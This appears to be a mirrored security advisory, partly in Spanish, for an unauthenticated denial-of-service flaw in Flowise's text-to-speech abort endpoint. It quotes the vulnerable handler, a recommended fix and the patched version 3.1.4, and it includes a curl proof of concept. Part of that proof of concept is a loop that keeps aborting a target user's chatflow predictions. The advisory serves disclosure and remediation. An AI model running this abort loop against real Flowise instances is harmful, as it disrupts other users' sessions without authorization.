
GHSA-XHXX-56G3-MX2R
Unauthenticated Denial of Service via text-to-speech/abort Endpoint Allows Termination of Active Chatflow Predictions
CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N
Fuente: GitHub
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Remediación | Parche 3.1.4 | flowise · -30 d desde divulgación | |
| Divulgación | Publicada | GHSA-XHXX-56G3-MX2R divulgada · CVSS 6.3 (GitHub) | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
Summary
The `/api/v1/text-to-speech/abort` endpoint is whitelisted (requires no authentication) and accepts user-supplied `chatflowId`, `chatId`, and `chatMessageId` values without ownership verification. Beyond aborting TTS audio streams, the handler also aborts the main chatflow AbortController for the referenced prediction session. An unauthenticated attacker who knows a `chatflowId` and `chatId` can terminate any in-progress chatflow prediction for any user, causing a targeted denial of service.
Details
The TTS abort controller at `packages/server/src/controllers/text-to-speech/index.ts:173-220` is whitelisted at `packages/server/src/utils/constants.ts:42`:
'/api/v1/text-to-speech/abort',The handler extracts `chatflowId`, `chatId`, and `chatMessageId` from the request body and uses them to:
1. Abort the TTS-specific AbortController
2. Abort the MAIN chatflow AbortController for the prediction session
// packages/server/src/controllers/text-to-speech/index.ts:173-214
const abortTextToSpeech = async (req: Request, res: Response) => {
    try {
        const { chatId, chatMessageId, chatflowId } = req.body

        // ... basic field validation ...

        const appServer = getRunningExpressApp()

        // Abort the TTS generation using existing pool
        const ttsAbortId = `tts_${chatId}_${chatMessageId}`
        appServer.abortControllerPool.abort(ttsAbortId)

        // Also abort the main chat flow AbortController for auto-TTS
        const chatFlowAbortId = `${chatflowId}_${chatId}`
        if (appServer.abortControllerPool.get(chatFlowAbortId)) {
            appServer.abortControllerPool.abort(chatFlowAbortId)  // <-- Kills the active prediction
            appServer.sseStreamer.streamMetadataEvent(chatId, { chatId, chatMessageId })
        }

        // Send abort event to client
        appServer.sseStreamer.streamTTSAbortEvent(chatId, chatMessageId)

        res.json({ message: 'TTS stream aborted successfully', chatId, chatMessageId })
    } catch (error) {
        res.status(500).json({
            error: error instanceof Error ? error.message : 'Failed to abort TTS stream'
        })
    }
}
At lines 205-208, when the main chatflow AbortController is found in the pool, it is aborted. The chatflow AbortController ID is constructed as `${chatflowId}_${chatId}`, where both values come directly from the unauthenticated request body. There is no verification that:
1. The request originates from the same user who initiated the prediction
2. The chatflow is public
3. The caller has any relationship to the chatflow or chat session
The `chatId` for public chatflows is either user-provided at prediction time (from `req.body.chatId`) or auto-generated. For embedded chatbot widgets, the `chatId` is typically generated client-side and visible in the JavaScript source or network traffic.
PoC
# Step 1: Attacker knows a chatflow UUID (from widget source, URL, etc.)
CHATFLOW_ID="<target-chatflow-uuid>"

# Step 2: Attacker observes or guesses a chatId from the target user's session
# For embedded widgets, chatId is often visible in client-side JS or SSE streams
CHAT_ID="<target-chat-id>"

# Step 3: Abort the active prediction session without authentication
curl -X POST "http://localhost:3000/api/v1/text-to-speech/abort" \
  -H "Content-Type: application/json" \
  -d '{
    "chatflowId": "'${CHATFLOW_ID}'",
    "chatId": "'${CHAT_ID}'",
    "chatMessageId": "arbitrary-msg-id"
  }'

# Expected: Returns 200 with "TTS stream aborted successfully"
# Effect: The target user's in-progress prediction is terminated mid-generation

# Step 4: Automated disruption - continuously abort any prediction as it starts
while true; do
  curl -s -X POST "http://localhost:3000/api/v1/text-to-speech/abort" \
    -H "Content-Type: application/json" \
    -d '{"chatflowId": "'${CHATFLOW_ID}'", "chatId": "'${CHAT_ID}'", "chatMessageId": "dos"}' > /dev/null
  sleep 0.1
done
Impact
- Targeted Denial of Service: An attacker can terminate any in-progress chatflow prediction for any user by calling the unauthenticated TTS abort endpoint with the correct chatflowId and chatId. This interrupts the LLM response mid-generation, causing the user to see an incomplete or error response.
- Persistent Disruption: By continuously calling the abort endpoint in a loop, an attacker can make a specific chatflow unusable for a specific user session, as every prediction will be aborted before completion.
- Cross-Session Impact: The abort event is also sent via SSE to the chat client (`streamTTSAbortEvent` and `streamMetadataEvent`), potentially disrupting the client-side UI state.
- No Rate Limiting: The TTS abort endpoint does not appear to have rate limiting applied, allowing high-frequency abuse.
Recommended Fix
Add authorization checks to the TTS abort endpoint:
// packages/server/src/controllers/text-to-speech/index.ts
const abortTextToSpeech = async (req: Request, res: Response) => {
    try {
        const { chatId, chatMessageId, chatflowId } = req.body

        // ... existing field validation ...

        // For unauthenticated requests, verify the chatflow is public
        if (!req.user) {
            const chatflow = await chatflowsService.getChatflowById(chatflowId)
            if (!chatflow || !chatflow.isPublic) {
                throw new InternalFlowiseError(
                    StatusCodes.UNAUTHORIZED,
                    'TTS abort requires authentication for non-public chatflows'
                )
            }
        }

        const appServer = getRunningExpressApp()

        // Only abort the TTS-specific controller, NOT the main chatflow controller
        const ttsAbortId = `tts_${chatId}_${chatMessageId}`
        appServer.abortControllerPool.abort(ttsAbortId)

        // Remove or protect the main chatflow abort
        // The main chatflow abort should only be callable by authenticated users
        // who own the chatflow or are in the same workspace

        res.json({ message: 'TTS stream aborted successfully', chatId, chatMessageId })
    } catch (error) {
        res.status(500).json({
            error: error instanceof Error ? error.message : 'Failed to abort TTS stream'
        })
    }
}Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Desglose de métricas
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
npmflowise |
Corregida | 3.1.4 | -30 d | 3.1.4 no afectada |
3.1.4Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-xhxx-56g3-mx2rLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.